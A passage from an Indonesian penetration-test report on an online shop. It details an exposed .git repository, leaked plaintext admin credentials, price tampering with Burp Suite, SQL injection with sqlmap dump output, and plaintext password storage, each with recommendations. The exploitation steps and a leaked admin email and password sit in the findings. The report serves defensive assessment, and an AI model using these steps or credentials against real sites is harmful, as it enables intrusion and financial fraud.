|   /admin_area/login.php: Possible admin folder
|   /admin_area/index.php: Possible admin folder
|   /wp-json: Possible admin folder
| http-sql-injection:
|   Possible sqlmap queries:
|     http://10.10.10.10:80/login.php?page=1%27%20OR%20sqlspider
|     http://10.10.10.10:80/login.php?page=1%27%20OR%20sqlspider
| http-server-header: Apache
| http-fileupload-exploiter:
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
| http-dom-based-xss: Couldn't find any DOM based XSS.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
| http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-git:
|   http://10.10.10.10:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|   Remotes:
|     https://10.10.10.10:80/.git/
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.10
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://10.10.10.10:80/cart.php
|   Form id:

```

Gambar 4. Hasil ekspos repository

4.4.1.3 Recommendation

Segera blokir akses publik ke direktori .git melalui konfigurasi web server. Pada Apache. Selain itu, hapus folder .git dari environment production karena direktori tersebut hanya diperlukan di lingkungan development. Lakukan audit menyeluruh terhadap seluruh file dalam repository untuk memastikan tidak ada informasi sensitif lainnya yang terekspos. Terapkan prosedur deployment yang memisahkan environment development dan production secara ketat.

4.4.2 Finding-002: Hardcoded Admin Credential in Public Repository (Critical)

4.4.2.1 Deskripsi


Kredensial admin ditemukan dalam repository yang dapat diakses publik. Informasi tersebut dapat digunakan oleh pihak tidak berwenang untuk memperoleh akses ke panel administrasi aplikasi.

Tabel 7. Deskripsi Finding-002

Field	Detail
Category	Authentication Failure
Severity	Critical (9.1) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A07:2021 – Identification and Authentication Failures
Risk	Penyerang dapat memperoleh username dan password admin dalam plaintext dari file database.sql yang tersedia publik di GitHub, memungkinkan login ke panel admin tanpa brute force.
Location	github.com/redacted..sql
Tools Used	Manual Review, Browser
Timeline	5 Juni 2026

4.4.2.2 Evidence

Hasil analisis repository yang terekspos menunjukkan adanya kredensial administratif yang tersimpan di dalam source code atau file database. Informasi tersebut dapat digunakan untuk memperoleh akses ke panel administrasi aplikasi.




```

47 ) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
48
49 -- Dumping data for table `admins` (approximately 0 rows)
50 INSERT INTO `admins` (`admin_id`, `admin_name`, `admin_email`, `admin_pass`, `admin_image`, `admin_contact`, `admin_country`, `admin_job`, `admin_about`) VALUES
51 (2, 'Administrator', '12000000', 'Brand New', 'user-profile-min.png', '7777775580', 'Indonesia', 'Front-End Developer', 'Contrary to
52
53 -- Dumping structure for table `shop`.`cart`
54 CREATE TABLE IF NOT EXISTS `cart` (
55   `p_id` int(10) NOT NULL,
56   `ip_add` varchar(255) NOT NULL,
57   `qty` int(10) NOT NULL,
58   `p_price` varchar(255) NOT NULL,
59   `type` text NOT NULL,
60   KEY `p_id` (`p_id`)
61 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
62
63 -- Dumping data for table `shop`.`cart` (approximately 2 rows)
64 INSERT INTO `cart` (`p_id`, `ip_add`, `qty`, `p_price`, `type`) VALUES
65 (17, '::1', 1, '12000000', 'Brand New'),
66 (1, '::1', 1, '12000000', 'Brand New');
67
68 -- Dumping structure for table `shop`.`categories`
69 CREATE TABLE IF NOT EXISTS `categories` (
70   `cat_id` int(10) NOT NULL AUTO_INCREMENT,
71   `cat_title` text NOT NULL,
72   `cat_top` text NOT NULL,
73   `cat_image` text NOT NULL,
74   PRIMARY KEY (`cat_id`)
75 ) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
76
  
```

Gambar 5. Credential admin yang terekspos

Login menggunakan email beserta password leaked dari repository di endpoint admin area.



Gambar 6. Berhasil login

4.4.2.3 Recommendation

Hindari penyimpanan kredensial secara langsung di dalam source code atau repository. Gunakan mekanisme penyimpanan rahasia yang aman seperti

environment variables atau secret management system, serta lakukan rotasi terhadap seluruh kredensial yang telah terekspos.

4.4.3 Finding-003: Business Logic – Price & Quantity Tampering (Critical)

4.4.3.1 Deskripsi


Aplikasi mempercayai nilai harga dan kuantitas yang dikirim dari sisi klien tanpa validasi yang memadai pada sisi server, sehingga memungkinkan manipulasi transaksi oleh pengguna.

Tabel 8. Deskripsi Finding-003

Field	Detail
Category	Business Logic Vulnerability
Severity	Critical (9.1) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A04:2021 – Insecure Design
Risk	Penyerang dapat memanipulasi parameter harga dan kuantitas pada request POST cart.php sehingga dapat melakukan pembelian 999 unit produk senilai ~Rp 11,9 miliar dengan total pembayaran Rp 0, menyebabkan kerugian finansial masif.
Location	http://redacted/cart.php — parameter: price, quantity
Tools Used	Burp Suite
Timeline	8 Juni 2026


4.4.3.2 Evidence

Pengujian membuktikan bahwa nilai harga dan kuantitas produk dapat dimodifikasi melalui request yang dikirim ke server. Perubahan tersebut diterima oleh aplikasi dan tetap diproses hingga tahap transaksi tanpa validasi yang memadai.




Gambar 7. Add to cart 1 item dan 1 quantity

Ubah harga dan quantity lewat burpsuite lalu forward, pastikan intercept sudah nyala.




Gambar 8. Manipulasi price dan quantity



Gambar 9. Page cart yang sudah diubah

Lanjut ke halaman checkout



Gambar 10. Pembayaran berhasil

4.4.3.3 Recommendation

Seluruh nilai transaksi, termasuk harga dan kuantitas produk, harus divalidasi ulang pada sisi server. Aplikasi tidak boleh mempercayai data yang dikirim oleh pengguna dan harus menggunakan nilai yang berasal dari database sebagai sumber kebenaran utama.

4.4.4 Finding-004: SQL Injection (Critical)

4.4.4.1 Deskripsi

Parameter aplikasi rentan terhadap SQL Injection yang memungkinkan penyerang memanipulasi query database dan mengakses informasi yang seharusnya tidak dapat diakses.


Tabel 9. Deskripsi Finding-004

Field	Detail
Category	Injection
Severity	Critical (9.8) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
OWASP Top 10	A03:2021 – Injection
Risk	Penyerang dapat mengekstrak seluruh isi database melalui parameter c_email yang tidak disanitasi, termasuk credentials admin plaintext, data pribadi pelanggan, dan data transaksi. Full database dump berhasil dilakukan dalam waktu kurang dari 2 menit.
Location	http://redacted/customer_register.php – parameter: c_email (POST)
Tools Used	Burp Suite, curl, sqlmap 1.10.5
Timeline	6 Juni 2026, 15:51 – 15:56


4.4.4.2 Evidence

Parameter yang diuji terbukti rentan terhadap SQL Injection. Pengujian berhasil mengidentifikasi kemampuan aplikasi dalam memproses payload SQL yang memungkinkan akses dan enumerasi data dari database backend.

Buat akun baru di /customer_register dan masukkan nama email untuk testing dan request postnya dari intercept send to repeater untuk memasukkan payload.



Gambar 11. Payload SQL Injection



Gambar 12. Error MySQL dengan curl



Gambar 13. Hasil sqlmap show database

```

Database: redacted2
[16 tables]
+-----+-----+-----+
| about_us | register.php | HTTP/1.1 |
| admins   | redacted2 | dns.org |
| cart     | length: 44  |
| categories | redacted2 |
| coupons  | redacted2 |
| customer_orders | redacted2 |
| customers | redacted2 |
| enquiry_types | redacted2 |
| manufacturers | redacted2 |
| payments | redacted2 |
| pending_orders | redacted2 |
| product_categories | redacted2 |
| products | redacted2 |
| store    | redacted2 |
| terms   | redacted2 |
| wishlist | redacted2 |
+-----+-----+-----+

[15:56:16] [INFO] fetched data logged to text files under '/home/fanyrzq/.local/...'
[*] ending @ 15:56:16 /2026-06-07/

```

Gambar 14. Hasil sqlmap dari table

4.4.4.3 Recommendation

Terapkan prepared statements atau parameterized queries pada seluruh interaksi database. Selain itu, lakukan validasi input yang ketat dan hindari penyusunan query SQL secara dinamis menggunakan input yang berasal dari pengguna.

4.4.5 Finding-005: Insecure Password Storage – Plaintext (Critical)

4.4.5.1 Deskripsi

Password pengguna disimpan dalam bentuk plaintext tanpa mekanisme hashing yang aman, sehingga kredensial dapat langsung dibaca apabila database berhasil diakses.

Tabel 10. Deskripsi Finding-005

Field	Detail
Category	Cryptographic Failure
Severity	Critical (9.0) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A02:2021 – Cryptographic Failures
Risk	Password admin disimpan tanpa enkripsi atau hashing apapun. Seluruh credentials admin langsung dapat digunakan tanpa perlu cracking setelah database berhasil diakses via SQLi.
Location	Database: redacted2 → Table: admins → Column: admin_pass
Tools Used	sqlmap 1.10.5, Manual Review

Timeline	6 Juni 2026, 15:57 – 15:59
----------	----------------------------

4.4.5.2 Evidence

Hasil enumerasi database menunjukkan bahwa password disimpan dalam bentuk plaintext tanpa mekanisme hashing yang aman. Kondisi ini memungkinkan kredensial dibaca secara langsung apabila database berhasil diakses.

```
[15:57:16] [INFO] retrieved: '3'
[15:57:16] [INFO] retrieved: 'network_analysis.jpg'
[15:57:16] [INFO] retrieved: 'Cyber'
[15:57:16] [INFO] retrieved: '1212'
[15:57:16] [INFO] retrieved: 'Malaysia'
Table: admins
[2 entries]

+-----+-----+-----+-----+-----+
| admin_id | admin_job | admin_name | admin_pass | admin_about |
+-----+-----+-----+-----+-----+
| 1 |  |  |  |  |
+-----+-----+-----+-----+-----+
| 2 | Front-End Developer | Administrator | 1212 | Contrary to popular belief, Lorem Ipsum is not simply random text. It has roots in a piece of classical Latin literature from 45 BC, making it over 2000 years old. Richard McClintock, a Latin professor at Hampden-Sydney College in Virginia, looked up one of the more obscure Latin words, consectetur, from a Lorem Ipsum passage, and going through the cites of the word in classical |
+-----+-----+-----+-----+-----+
| 3 | Cyber |  | 1212 |  |
+-----+-----+-----+-----+-----+

.com | network_analysis.jpg | 1212 | Malaysia |  |

[15:57:16] [INFO] table 'dibimbing-shop-2'.admins' dumped to CSV file '/home/fanyrzq/.local/share/sqlmap/output/bimbycart.duckdns.org/dump/dibimbing_shop_2/admins.csv'
[15:57:16] [INFO] fetched data logged to text files under '/home/fanyrzq/.local/share/sqlmap/output/bimbycart.duckdns.org'

[*] ending @ 15:57:16 /2026-06-07/
```

Gambar 15. Password dari admin di sqlmap

```
47 ) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
48
49 -- Dumping data for table 'admins': ~0 rows (approximately)
50 INSERT INTO `admins` (`admin_id`,`admin_name`,`admin_email`,`admin_pass`,`admin_image`,`admin_contact`,`admin_country`,`admin_job`,`admin_about`) VALUES
51 (2,'Administrator','admin@bimbycart.duckdns.org','1212','user-profile-min.png','7777775500','Indonesia','Front-End Developer','Contrary to popular belief, Lorem Ipsum is not simply random text. It has roots in a piece of classical Latin literature from 45 BC, making it over 2000 years old. Richard McClintock, a Latin professor at Hampden-Sydney College in Virginia, looked up one of the more obscure Latin words, consectetur, from a Lorem Ipsum passage, and going through the cites of the word in classical |
52
53 -- Dumping structure for table dibimbing-shop.cart
54 CREATE TABLE IF NOT EXISTS `cart` (
55   `p_id` int(10) NOT NULL,
56   `ip_add` varchar(255) NOT NULL,
57   `qty` int(10) NOT NULL,
58   `p_price` varchar(255) NOT NULL,
59   `type` text NOT NULL,
60   KEY `p_id` (`p_id`)
61 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
62
63 -- Dumping data for table 'cart': ~2 rows (approximately)
64 INSERT INTO `cart` (`p_id`,`ip_add`,`qty`,`p_price`,`type`) VALUES
65 (1,'::1',1,'12000000','Brand New'),
66 (1,'::1',1,'12000000','Brand New');
67
68 -- Dumping structure for table dibimbing-shop.categories
69 CREATE TABLE IF NOT EXISTS `categories` (
70   `cat_id` int(10) NOT NULL AUTO_INCREMENT,
71   `cat_title` text NOT NULL,
72   `cat_top` text NOT NULL,
73   `cat_image` text NOT NULL,
74   PRIMARY KEY (`cat_id`)
75 ) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
76
```

Gambar 16. Password admin dari repository

4.4.5.3 Recommendation

Simpan password menggunakan algoritma hashing yang kuat seperti Argon2, bcrypt, atau PBKDF2 dengan salt yang unik untuk setiap pengguna. Password tidak boleh disimpan dalam bentuk plaintext pada database.

4.4.6 Finding-006: Admin Panel Exposed (High)

4.4.6.1 Deskripsi

